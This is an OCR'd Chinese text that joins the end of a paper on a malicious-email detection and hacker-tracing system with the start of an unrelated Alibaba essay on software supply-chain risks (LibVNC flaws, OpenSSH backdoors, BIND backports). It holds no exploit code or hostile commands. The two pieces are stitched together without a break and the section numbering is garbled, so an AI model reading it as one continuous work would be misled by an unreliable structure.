基于页面的特征识别，通过分析链接所指向页面的属性和关联信息，检查 URL 链接是否符合正常页面的访问特征。检查依据：全球页面排名情况、国家页面排名情况、Alexa 流量排名情况、页面类别、相似页面、被其他网站的引用次数、页面每日/月/周的平均访问次数、平均访问时间等。

基于页面内容的特征识别，通过分析链接所指向页面的页面内容，判断 URL 链接的可信度。需要进行基本属性分析、行为分析和站点分析。基本属性分析是通过分析页面标题和正文文本内容发现页面的不正常状态。行为分析需要对页面的不可见文本、图片、登录情况、网站受众信息等进行逐项分析，发现页面的可疑特征和攻击意图。站点分析是通过分析站点架构和页面标签项，判断站点是否具备正常网站特征。如经过检查发现页面存在异常行为，则判断页面对应的 URL 链接为恶意链接。

明确 URL 链接识别中的基本要素后，为每一象限特征构造一个决策树，多棵决策树累加、训练得到最终 URL 链接的识别结果。

2.3.4 2.4 邮件内容过滤

邮件内容过滤是垃圾邮件过滤的关键步骤。将内容过滤分类为文本监测过滤和图片监测过滤，采用深度文本意图分析技术、图像识别技术、图像对比技术进行邮件内容过滤。

2.4.1 深度文本意图分析技术

传统文本监测技术是基于关键字或多项关键字的正文文字检验，针对敏感信息外发，涉密文件监测有一定效果，但是忽略了对邮件正文结构的监测，而且误报率高。本技术的核心思想是提取邮件的正文特征和主题特征，采用异常文件结构识别技术和语义意图分析技术进行邮件内容和结构的大数据建模。模型建立后解析当前邮件样本的文本内容和文件结构，通过模型分析当前邮件与正常邮件在内容、结构方面的偏离度，深度挖掘邮件发送者意图，区分恶意邮件与正常邮件。通过偏离度分析模型能够在一定程度上识别 ATO 攻击、BEC 攻击中邮件正文链接使用的 0day 漏洞，对抗高级加密混淆类漏洞利用攻击。具体包括：

(1) 分析标题及正文意图，与 URL 内容进行比较，判断意图是否一致，如不一致判断存在攻击行为。典型应用场景为：邮件诈骗者骗取用户访问恶意 URL 链接，利用浏览器漏洞在用户主机执行恶意代码或者盗取用户密码。

(2) 分析标题及正文意图，与附件 (文档类) 内容进行比较，判断意图是否一致，如不一致判断存在攻击行为。典型应用场景为：攻击者向目标邮箱账户发送含有漏洞利用程序的附件文档，此类恶意文档一般存在文件结构问题，可通过数据建模的方式识别异常。邮件安全防护系统进行垃圾邮件过滤时如果仅凭结构异常就判定邮件为恶意邮件，可能造成误报影响用户体验。若通过意图比较技术进一步分析，一旦发现邮件行为意图可疑并且文件格式存在问题，则初步判断邮件可能为恶意邮件。通过意图比较分析技术能够提高恶意邮件识别的准确率。

(3) 加密恶意附件的解密与监测技术：为规避检查，聪明的邮件攻击者可能使用加密技术进行攻击载荷隐藏，并在正文中显示密码，方便用户手工输入解密。自动化沙箱监测因不能识别密码而无法对邮件解密进行检查。加密恶意附件的解密与监测就是通过文本语义分析技术自动识别出正文中的密码信息，并以此为凭据解密附件，进行自动化分析与过滤。

2.4.2 图片识别技术

随着邮件攻击技术的发展，出现了将信息隐藏在图片中发送的垃圾邮件规避技术，图片识别技术专用于监测此类攻击。有两类主要技术方法：

(1) 图片文字识别技术：利用该技术可将图片中的文字转化为文本，然后使用深度文本意图分析技术进行发送者意图分析，识别通过图片隐藏的恶意垃圾邮件。

(2) 图片密码识别技术：为规避邮件过滤系统的监测，攻击者常常将带有恶意漏洞利用程序的附件加密，并将解密密码隐藏在正文图片中一起发送到受害者邮箱。受害者收到邮件后根据图片信息可解压打开恶意文档。邮件过滤系统因不能解密而无法正确过滤邮件。利用图片密码识别技术，可以发现图片中的隐藏密码并正确识别，利用密码自动解压附件、过滤恶意程序，使攻击行为无处可藏。

2.4.3 图像对比技术

图像对比技术进一步加强了钓鱼攻击的监测力度。在商业钓鱼中，不法分子经常伪造银行页面，骗取用户账号密码。钓鱼网站域名在未被安全公司披露前，往往会有大量用户中招。图像对比技术采用类似网站快照的方式，对全球易被诱骗的正常网站页面镜像拍照，当识别出邮件中 URL 中内容与正常网站的相似度为 99% 以上，但 URL 链接不是真实的链接时，判定为钓鱼链接。

2.3.5 2.5 邮件附件过滤

网络安全攻防对抗不断升级，免杀技术、0day 漏洞大量曝光，仅仅依靠传统的杀毒引擎很难保持对恶意附件的高查杀率。沙箱技术的出现虽然实现了一定程度的过滤，但绕过沙箱监测的技术也在不断出现，仍有大量恶意邮件样本绕过监测。为此，提出沙箱与机器学习相结合的邮件附件过滤技术。主要实现以下三大类附件的监测与过滤：

(1) 脚本监测：采用基于机器学习的加密混淆监测模型。首先通过加密手法、混淆手段、提取分析技术抽取样本，学习训练形成脚本监测模型，将模型与脚本在沙箱中的行为监测结果结合，识别是否存在恶意行为。

(2) Office 文档、pdf 文档监测：系统进行文档监测时，除利用静态分析技术进行文档格式检查、威胁特征匹配、宏监测、恶意 ole 对象检查外，还利用了动态沙箱监测技术监控文档打开后的所有行为，判断是否存在下载执行、反弹回连、数据传输等可疑木马行为。除此之外，系统通过大量文件进行文档异常格式数据建模及训练，利用模型结合沙箱的行为监测技术感知威胁、监测未知漏洞。

(3) 可移植的可执行 (Portable Executable，PE) 文件监测：首先通过字符串分析、导入表分析、资源图标分析、编译信息分析、PE 其他结构 (包括 DEP/NX /ASLR) 深度分析等方法对 PE 文件综合打分，然后依靠机器学习算法优化权值和威胁阈值，综合评判实现威胁附件的发现与识别。对于威胁值高但无法确定存在威胁的文件，通过沙箱监控技术进行再次监测。全面监控文件、内核、内存、注册表的变化情况并建立各种行为的异常数据模型，通过机器深度学习方式识别发现威胁。此外增加沙箱逃避监测技术，防止恶意文件监测到沙箱环境后停止运行、逃避检查。

2.3.6 2.6 恶意邮件溯源

威胁情报平台积累了多个知识库, 通过关联分析模型实现溯源，包含黑客工具知识库、黑客身份定位知识库、黑客身份定位知识库、漏洞库、木马库、恶意 DNS 库、恶意域名库、恶意 URL 库、黑客指纹库、黑客行为库、规则场景库等。比如黑客工具知识库能根据工具指纹识别攻击者使用的工具，用于判断攻击者的身份，因为不同组织不同地区的攻击者都有其自己的黑客工具。黑客攻击手法知识库，不仅能分辨出黑客的水平，甚至可能确定黑客的身份和组织。黑客身份定位知识库收集了全球大量黑客个体和组织信息，以及对应的攻击事件，当检测到攻击时，能自动识别是否为对应的攻击者，如果未识别，也会自动收集该攻击行为的指纹和手法，下次遇到同样攻击行为指纹和手法则会识别出来。除此之外，还可以联动其他安全厂商资源，关联攻击者曾在互联网上的攻击事件。

威胁情报平台数据来源分为三部分：第一部分通过全球部署的蜜罐系统长期收集攻击者相关的威胁情报。第二部分采用大数据采集技术进行开源威胁情报的信息挖掘和收集，由安全专家进行信息的筛选分析，最终整理形成有价值的威胁情报。第三部分是通过大量部署在客户网络的安全监测设备反馈形成的威胁情报

黑客工具知识库是威胁情报溯源云中心的重要元素，通过 ‘‘三因子模型’’ 定义溯源基因。‘‘三因子模型’’ 从静态指纹基因、隐态指纹基因和动态行为指纹基因三个角度定义恶意邮件的溯源基因。

每类指纹基因定义专属标签项，每个标签项下设定具体的溯源特征和指标。三因子模型共包含 19 个标签项，近百项溯源特征和指标。其中标签项的定义和分类如图 3 所示。




图 3 三因子模型的标签项定义和分类

通过对黑客工具的识别，很大程度上可以识别攻击者的背景、身份。

2.4 3 系统实现与应用

恶意邮件智能监测与溯源系统的主要功能包括恶意邮件的监测、识别、过滤和溯源。系统包括三个主要功能模块：

(1) 网络流量中邮件数据的采集；

(2) 网络流量中邮件数据的分析与溯源；

(3) 恶意邮件查询和溯源结果显示。

其中, 网络流量中邮件数据的采集由公司部署在网络关口的多个探针系统完成，利用探针系统可完成网络流量数据的获取。

网络流量中邮件数据的分析与溯源是系统核心功能，包括三个子模块：

(1) 邮件数据提取：从海量网络流量中提取邮件相关数据，重组邮件。

(2) 多级过滤引擎：融合多项邮件过滤关键技术和分类匹配算法、机器学习算法进行恶意邮件的检测、识别与过滤。

(3) 溯源分析模块：采用基于威胁情报的三因子指纹识别技术，进行邮件基因关联，识别邮件的真实来源和所属黑客组织。

恶意邮件查询和溯源结果显示使用 BS 架构，用户可通过浏览器方便地进行恶意邮件查询、样本获取和溯源结果查看。

目前系统已成功应用于网信办、公安部、海关总署等政府机关和国家电网、民生银行、中国联通等大型企业。在实际应用环境中，采用智能恶意邮件监测与溯源技术实现的 ‘‘睿眼邮件攻击溯源’’ 系统，成功识别、溯源多起境外黑客组织以邮件方式发起的 APT 攻击；帮助用户及时发现、应对、溯源针对内网用户的钓鱼邮件攻击、BEC 攻击、ATO 攻击等高级邮件威胁。同时，通过行为分析及时发现用户邮件的弱口令设置、账号受控等不安全因素，告警提示、预警风险，取得良好应用效果。

2.5 4 结论

为解决现有恶意邮件安全检测系统在监测能力和溯源能力方面的不足，本文提出发展新一代智能恶意邮件安全监测与溯源系统的技术需求。围绕识别 APT、ATO、BEC 等新型复杂攻击的恶意邮件监测要求，设计了一款包含多类检测引擎和多级过滤系统的智能邮件监测与溯源系统。系统基于获取的网络流量数据进行恶意邮件的分析和过滤，除具备传统垃圾邮件过滤功能外，还融合了异常行为分析、URL 链接过滤、深度文本意图分析、图像识别、图像对比、加密附件解密、沙箱监测、威胁情报溯源等智能化邮件分析技术，能够更加智能地感知网络流量数据中的恶意邮件威胁、识别高级复杂邮件攻击，并且结合威胁情报溯源云中心提供的威胁情报数据能够发现攻击来源、溯源攻击者的身份或所属黑客组织。

2.5.1 参考文献

[1] 马佳. 乌克兰电网遭遇黑客攻击，有何警示意义［M］. 国家电网报,2016-1-26.

[2] 汤奕, 王琦, 倪明, 等. 电力信息物理融合系统中的网络攻击分析［J］. 电力系统自动化,2016,40(6)：148-151.

[3] JOHN ROBERTS J. Exclusive:Facebook and google were victims of $100M payment scam.FORTUNE, 2017.

[4] 国家互联网应急中心 (CNCERT/CC).CNCERT 互联网安全威胁报告［R］. 2018,10.

[5] POSTEL J B. Simple Mail Transfer Protocool［M］. Springer, 1982.

[6] AWAD W A, ELSEUOFI S M.Machine learning methods for Spam E-mail Classification［J］. International Journal of Computer Science & Information Technology (IJCSIT),2011, 16（1）：39-45.

2.5.2 作者简介

魏海宇 (1985-)，男，北京中睿天下信息技术有限公司副总经理，主要研究方向：网络安全、攻击溯源。

刘钰 (1979-)，女，网络安全研究员，主要研究方向：网络安全、攻击溯源。

软件供应链安全威胁：从“奥创纪元”到“无限战争”

文章作者：弗为 @ 阿里安全猎户座实验室安全专家

文章来源：阿里安全响应中心

本文篇幅较长、内容干货，建议收藏慢慢看

在 2018 年 5 月到 12 月，伴随着阿里安全主办的软件供应链安全大赛，我们自身在设计、引导比赛的形式规则的同时，也在做着反思和探究，直接研判诸多方面潜在风险，以及透过业界三方的出题和解题案例分享，展示了行业内一线玩家对问题、解决方案实体化的思路

（参见如下历史文章：

1、软件供应链安全大赛，C 源代码赛季总结

2、阿里软件供应链安全大赛到底在比什么？C 源代码赛季官方赛题精选出炉！

3、『功守道』软件供应链安全大赛·PE 二进制赛季启示录：上篇

4、『功守道』软件供应链安全大赛·PE 二进制赛季启示录：下篇

5、『功守道』软件供应链安全大赛·Java 赛季总结

另外，根据近期的一些历史事件，也做了一些深挖和联想，考虑恶意的上游开发者，如何巧妙（或者说，处心积虑）地将问题引入，并在当前的软件供应链生态体系中，造成远比表面上看起来要深远得多的影响（参见：《深挖 CVE-2018-10933（libssh 服务端校验绕过）兼谈软件供应链真实威胁》）。

以上这些，抛开体系化的设想，只看案例，可能会得到这样的印象：这种威胁，都是由蓄意的上游或第三方参与者造成的；即便在最极端情况下，假使一个大型软件商或开源组织，被发现存在广泛、恶意的上游代码污染，那它顶多也不过相当于 ‘‘奥创’’ 一样的邪恶寡头，与其划清界限、清除历史包袱即可，虽然可能有阵痛。

可惜，并非如此。

在我们组织比赛的后半程中，对我们面临的这种威胁类型，不断有孤立的事例看似随机地发生，对此我以随笔的方式对它们做了分析和记录，以下与大家分享。

3.1 . 从感染到遗传：LibVNC 与 TightVNC 系列漏洞

2018 年 12 月 10 日晚 9:03，OSS 漏洞预警平台弹出的一封漏洞披露邮件，引起了我的注意。披露者是卡巴斯基工控系统漏洞研究组的 Pavel Cheremushkin。

3.1.1 一些必要背景

VNC 是一套屏幕图像分享和远程操作软件，底层通信为 RFB 协议，由剑桥某实验室开发，后 1999 年并入 AT&T，2002 年关停实验室与项目，VNC 开源发布。

VNC 本被设计用在局域网环境，且诞生背景决定其更倾向研究性质，商用级安全的缺失始终是个问题。后续有若干新的实现软件，如 TightVNC、RealVNC，在公众认知中，AT&T 版本已死，后起之秀一定程度上修正了问题。

目前各种更优秀的远程控制和分享协议取代了 VNC 的位置，尽管例如苹果仍然系统内建 VNC 作为远程方式。但在非桌面领域，VNC 还有我们想不到的重要性，比如工控领域需要远程屏幕传输的场景，这也是为什么这系列漏洞作者会关注这一块。

3.1.2 漏洞技术概况

Pavel 总结到，在阶段漏洞挖掘中共上报 11 个漏洞。在披露邮件中描述了其中 4 个的技术细节，均在协议数据包处理代码中，漏洞类型古典，分别是全局缓冲区溢出、堆溢出和空指针解引用。其中缓冲区溢出类型漏洞可方便构造 PoC，实现远程任意代码执行的漏洞利用。

漏洞本身原理简单，也并不是关键。以其中一个为例，Pavel 在发现时负责任地向 LibVNC 作者提交了 issue，并跟进漏洞修复过程；在第一次修复之后，复核并指出修复代码无效，给出了有效 patch。这个过程是常规操作。

3.1.3 漏洞疑点

有意思的是，在漏洞披露邮件中，Pavel 重点谈了自己对这系列漏洞的一些周边发现，也是这里提到的原因。其中，关于存在漏洞的代码，作者表述：

> 我最初认为，这些问题是 libvnc 开发者自己代码中的错误，但看起来并非如此。其中有一些（如 CoRRE 数据处理函数中的堆缓冲区溢出），出现在 AT&T 实验室 1999 年的代码中，而后被很多软件开发者原样复制（在 Github 上搜索一下 HandleCoRREBPP 函数，你就知道），LibVNC 和 TightVNC 也是如此。

为了证实，翻阅了这部分代码，确实在其中数据处理相关代码文件看到了剑桥和 AT&T 实验室的文件头 GPL 声明注释，

```
/*
 *  Copyright (C) 1999 AT&T Laboratories Cambridge.  All Rights Reserved.
 *
 *  This is free software; you can redistribute it and/or modify
 *  it under the terms of the GNU General Public License as published by
 *  the Free Software Foundation; either version 2 of the License, or
 *  (at your option) any later version.
 ...
```

这证实这些文件是直接从最初剑桥实验室版本 VNC 移植过来的，且使用方式是直接代码包含，而非独立库引用方式。在官方开源发布并停止更新后，LibVNC 使用的这部分代码基本没有改动——除了少数变量命名方式的统一，以及本次漏洞修复。通过搜索，我找到了 2000 年发布的相关代码文件，确认这些文件与 LibVNC 中引入的原始版本一致。

另外，Pavel 同时反馈了 TightVNC 中相同的问题。TightVNC 与 LibVNC 没有继承和直接引用关系，但上述 VNC 代码同样被 TightVNC 使用，问题的模式不约而同。Pavel 测试发现在 Ubuntu 最新版本 TightVNC 套件（1.3.10 版本）中同样存在该问题，上报给当前软件所有者 GlavSoft 公司，但对方声称目前精力放在不受 GPL 限制的 TightVNC 2.x 版本开发中，对开源的 1.x 版本漏洞代码 ‘‘可能会进行修复’’。看起来，这个问题被踢给了各大 Linux 发行版社区来焦虑了——-如果他们愿意接锅。

3.1.4 问题思考

在披露邮件中，Pavel 认为，这些代码 bug‘‘如此明显，让人无法相信之前没被人发现过.....也许是因为某些特殊理由才始终没得到修复’’。

事实上，我们都知道目前存在一些对开源基础软件进行安全扫描的大型项目，例如 Google 的 OSS；同时，仍然存活的开源项目也越来越注重自身代码发布前的安全扫描，Fortify、Coverity 的扫描也成为很多项目和平台的标配。在这样一些眼睛注视下，为什么还有这样的问题？我认为就这个具体事例来说，可能有如下两个因素：

- 上游已死。仍然在被维护的代码，存在版本更迭，也存在外界的持续关注、漏洞报告和修复、开发的迭代，对于负责人的开发者，持续跟进、评估、同步代码的改动是可能的。但是一旦一份代码走完了生命周期，就像一段史实一样会很少再被改动。
- 对第三方上游代码的无条件信任。我们很多人都有过基础组件、中间件的开发经历，不乏有人使用 Coverity 开启全部规则进行代码扫描、严格修复所有提示的问题甚至编程规范 warning；报告往往很长，其中也包括有源码形式包含的第三方代码中的问题。但是，我们一方面倾向于认为这些被广泛使用的代码不应存在问题（不然早就被人挖过了），一方面考虑这些引用的代码往往是组件或库的形式被使用，应该有其上下文才能认定是否确实有可被利用的漏洞条件，现在单独扫描这部分代码一般出来的都是误报。所以这些代码的问题都容易被忽视。

但是透过这个具体例子，再延伸思考相关的实践，这里最根本的问题可以总结为一个模式：复制粘贴风险。复制粘贴并不简单意味着剽窃，实际是当前软件领域、互联网行业发展的基础模式，但其中有一些没人能尝试解决的问题：

- 在传统代码领域，如 C 代码中，对第三方代码功能的复用依赖，往往通过直接进行库的引入实现，第三方代码独立而完整，也较容易进行整体更新；这是最简单的情况，只需要所有下游使用者保证仅使用官方版本，跟进官方更新即可；但在实践中很难如此贯彻，这是下节讨论的问题。
- 有些第三方发布的代码，模式就是需要被源码形式包含到其他项目中进行统一编译使用（例如腾讯的开源 Json 解析库 RapidJSON，就是纯 C++ 头文件形式）。在开源领域有如 GPL 等规约对此进行规范，下游开发者遵循协议，引用代码，强制或可选地显式保留其 GPL 声明，可以进行使用和更改。这样的源码依赖关系，结合规范化的 changelog 声明代码改动，侧面也是为开发过程中跟进考虑。但是一个成型的产品，比如企业自有的服务端底层产品、中间件，新版本的发版更新是复杂的过程，开发者在旧版本仍然 ‘‘功能正常’’ 的情况下往往倾向于不跟进新版本；而上游代码如果进行安全漏洞修复，通常也都只在其最新版本代码中改动，安全修复与功能迭代并存，如果没有类似 Linux 发行版社区的努力，旧版本代码完全没有干净的安全更新 patch 可用。

- 在特定场景下，有些开发实践可能不严格遵循开源代码协议限定，引入了 GPL 等协议保护的代码而不做声明（以规避相关责任），丢失了引入和版本的信息跟踪；在另一些场景下，可能存在对开源代码进行大刀阔斧的修改、剪裁、定制，以符合自身业务的极端需求，但是过多的修改、人员的迭代造成与官方代码严重的失同步，丧失可维护性。
- 更一般的情况是，在开发中，开发者个体往往心照不宣的存在对网上代码文件、代码片段的复制-粘贴操作。被参考的代码，可能有上述的开源代码，也可能有各种 Github 作者练手项目、技术博客分享的代码片段、正式开源项目仅用来说明用法的不完备示例代码。这些代码的引入完全无迹可寻，即便是作者自己也很难解释用了什么。这种情况下，上面两条认定的那些与官方安全更新失同步的问题同样存在，且引入了独特的风险：被借鉴的代码可能只是原作者随手写的、仅仅是功能成立的片段，甚至可能是恶意作者随意散布的有安全问题的代码。由此，问题进入了最大的发散空间。

在 Synopsys 下 BLACKDUCK 软件之前发布的《2018 Open Source Security and Risk Analysis Report》中分析，96% 的应用中包含有开源组件和代码，开源代码在应用全部代码中的占比约为 57%，78% 的应用中在引用的三方开源代码中存在历史漏洞。也就是说，现在互联网上所有厂商开发的软件、应用，其开发人员自己写的代码都是一少部分，多数都是借鉴来的。而这还只是可统计、可追溯的；至于上面提到的非规范的代码引用，如果也纳入进来考虑，三方代码占应用中的比例会上升到多少？曾经有分析认为至少占 80%，我们只期望不会更高。

3.2 . 从碎片到乱刃：OpenSSH 在野后门一览

在进行基础软件梳理时，回忆到反病毒安全软件提供商 ESET 在 2018 年十月发布的一份白皮书《THE DARK SIDE OF THE FORSSHE: A landscape of OpenSSH backdoors》。其站在一个具有广泛用户基础的软件提供商角度，给出了一份分析报告，数据和结论超出我们对于当前基础软件使用全景的估量。以下以我的角度对其中一方面进行解读。

3.2.1 一些必要背景

SSH 的作用和重要性无需赘言；虽然我们站在传统互联网公司角度，可以认为 SSH 是通往生产服务器的生命通道，但当前多样化的产业环境已经不止于此（如之前 libssh 事件中，不幸被我言中的，SSH 在网络设备、IoT 设备上（如 f5）的广泛使用）。

OpenSSH 是目前绝大多数 SSH 服务端的基础软件，有完备的开发团队、发布规范、维护机制，本身是靠谱的。如同绝大多数基础软件开源项目的做法，OpenSSH 对漏洞有及时的响应，针对最新版本代码发出安全补丁，但是各大 Linux 发行版使用的有各种版本的 OpenSSH，这些社区自行负责将官方开发者的安全补丁移植到自己系统搭载的低版本代码上。

3.2.2 白皮书披露的现状

如果你是一个企业的运维管理人员，需要向企业生产服务器安装 OpenSSH 或者其它基础软件，最简单的方式当然是使用系统的软件管理安装即可。但是有时候，出于迁移成本考虑，可能企业需要在一个旧版本系统上，使用较新版本的 OpenSSL、OpenSSH 等基础软件，这些系统不提供，需要自行安装；或者需要一个某有种特殊特性的定制版本。这时，可能会选择从某些 rpm 包集中站下载某些不具名第三方提供的现成的安装包，或者下载非官方的定制化源码本地编译后安装，总之从这里引入了不确定性。

这种不确定性有多大？我们粗估一下，似乎不应成为问题。但这份白皮书给我们看到了鲜活的数据。

ESET 研究人员从 OpenSSH 的一次历史大规模 Linux 服务端恶意软件 Windigo 中获得启示，采用某种巧妙的方式，面向在野的服务器进行数据采集，主要是系统与版本、安装的 OpenSSH 版本信息以及服务端程序文件的一个特殊签名。整理一个签名白名单，包含有所有能搜索到的官方发布二进制版本、各大 Linux 发行版本各个版本所带的程序文件版本，将这些标定为正常样本进行去除。最终结论是：

- 共发现了几百个非白名单版本的 OpenSSH 服务端程序文件 ssh 和 sshd；
- 分析这些样本，将代码部分完全相同，仅仅是数据和配置不同的合并为一类，且分析判定确认有恶意代码的，共归纳为 21 个各异的恶意 OpenSSH 家族；
- 在 21 个恶意家族中，有 12 个家族在 10 月份时完全没有被公开发现分析过；而剩余的有一部分使用了历史上披露的恶意代码样本，甚至有源代码；
- 所有恶意样本的实现，从实现复杂度、代码混淆和自我保护程度到代码特征有很大跨度的不同，但整体看，目的以偷取用户凭证等敏感信息、回连外传到攻击者为主，其中有的攻击者回连地址已经存在并活跃数年之久；
- 这些后门的操控者，既有传统恶意软件黑产人员，也有 APT 组织；
- 所有恶意软件或多或少都在被害主机上有未抹除的痕迹。ESET 研究者尝试使用蜜罐引诱出攻击者，但仍有许多未解之谜。这场对抗，仍未取胜。

白皮书用了大篇幅做技术分析报告，此处供细节分析，不展开分析，以下为根据恶意程序复杂度描绘的 21 个家族图谱：

3.2.3 问题思考


问题引入的可能渠道，我在开头进行了一点推测，主要是由人的原因切入的，除此以外，最可能的是恶意攻击者在利用各种方法入侵目标主机后，主动替换了目标 OpenSSH 为恶意版本，从而达成攻击持久化操作。但是这些都是止血的安全运维人员该考虑的事情；关键问题是，透过表象，这显露了什么威胁形式？

这个问题很好回答，之前也曾经反复说过：基础软件碎片化。

如上一章节简单提到，在开发过程中有各种可能的渠道引入开发者不完全了解和信任的代码；在运维过程中也是如此。二者互相作用，造成了软件碎片化的庞杂现状。在企业内部，同一份基础软件库，可能不同的业务线各自定制一份，放到企业私有软件仓库源中，有些会有人持续更新供自己产品使用，有些由系统软件基础设施维护人员单独维护，有些则可能是开发人员临时想起来上传的，他们自己都不记得；后续用到的这个基础软件的开发和团队，在这个源上搜索到已有的库，很大概率会倾向于直接使用，不管来源、是否有质量背书等。长此以往问题会持续发酵。而我们开最坏的脑洞，是否可能有黑产人员入职到内部，提交个恶意基础库之后就走人的可能？现行企业安全开发流程中审核机制的普遍缺失给这留下了空位。

将源码来源碎片化与二进制使用碎片化并起来考虑，我们不难看到一个远远超过 OpenSSH 事件威胁程度的图景。但这个问题不是仅仅靠开发阶段规约、运维阶段规范、企业内部管控、行业自查、政府监管就可以根除的，最大的问题归根结底两句话：不可能用一场战役对抗持续威胁；不可能用有限分析对抗无限未知。

3.3 . 从自信到自省：RHEL、CentOS backport 版本 BIND 漏洞



2018 年 12 月 20 日凌晨，在备战冬至的软件供应链安全大赛决赛时，我注意到漏洞预警平台捕获的一封邮件。但这不是一个漏洞初始披露邮件，而是对一个稍早已披露的 BIND 在 RedHat、CentOS 发行版上特定版本的 1day 漏洞 CVE-2018-5742，由 BIND 的官方开发者进行额外信息澄 (shui) 清 (gu) 的邮件。

3.3.1 一些必要背景

关于 BIND

互联网的一个古老而基础的设施是 DNS，这个概念在读者不应陌生。而 BIND‘‘是现今互联网上最常使用的 DNS 软件，使用 BIND 作为服务器软件的 DNS 服务器约占所有 DNS 服务器的九成。BIND 现在由互联网系统协会负责开发与维护参考。’’ 所以 BIND 的基础地位即是如此，因此也一向被大量白帽黑帽反复测试、挖掘漏洞，其开发者大概也一直处在紧绷着应对的处境。

关于 ISC 和 RedHat

说到开发者，上面提到 BIND 的官方开发者是互联网系统协会（ISC）。ISC 是一个老牌非营利组织，目前主要就是 BIND 和 DHCP 基础设施的维护者。而 BIND 本身如同大多数历史悠久的互联网基础开源软件，是 4 个 UCB 在校生在 DARPA 资助下于 1984 年的实验室产物，直到 2012 年由 ISC 接管。

那么 RedHat 在此中是什么角色呢？这又要提到我之前提到的 Linux 发行版和自带软件维护策略。Red Hat Enterprise Linux（RHEL）及其社区版 CentOS 秉持着稳健的软件策略，每个大的发行版本的软件仓库，都只选用最必要且质量久经时间考验的软件版本，哪怕那些版本实在是老掉牙。这不是一种过分的保守，事实证明这种策略往往给 RedHat 用户在最新漏洞面前提供了保障——-代码总是跑得越少，潜在漏洞越多。

但是这有两个关键问题。

一方面，如果开源基础软件被发现一例有历史沿革的代码漏洞，那么官方开发者基本都只为其最新代码负责，在当前代码上推出修复补丁。

另一方面，互联网基础设施虽然不像其上的应用那样爆发性迭代，但依然持续有一些新特性涌现，其中一些是必不可少的，但同样只在最新代码中提供。

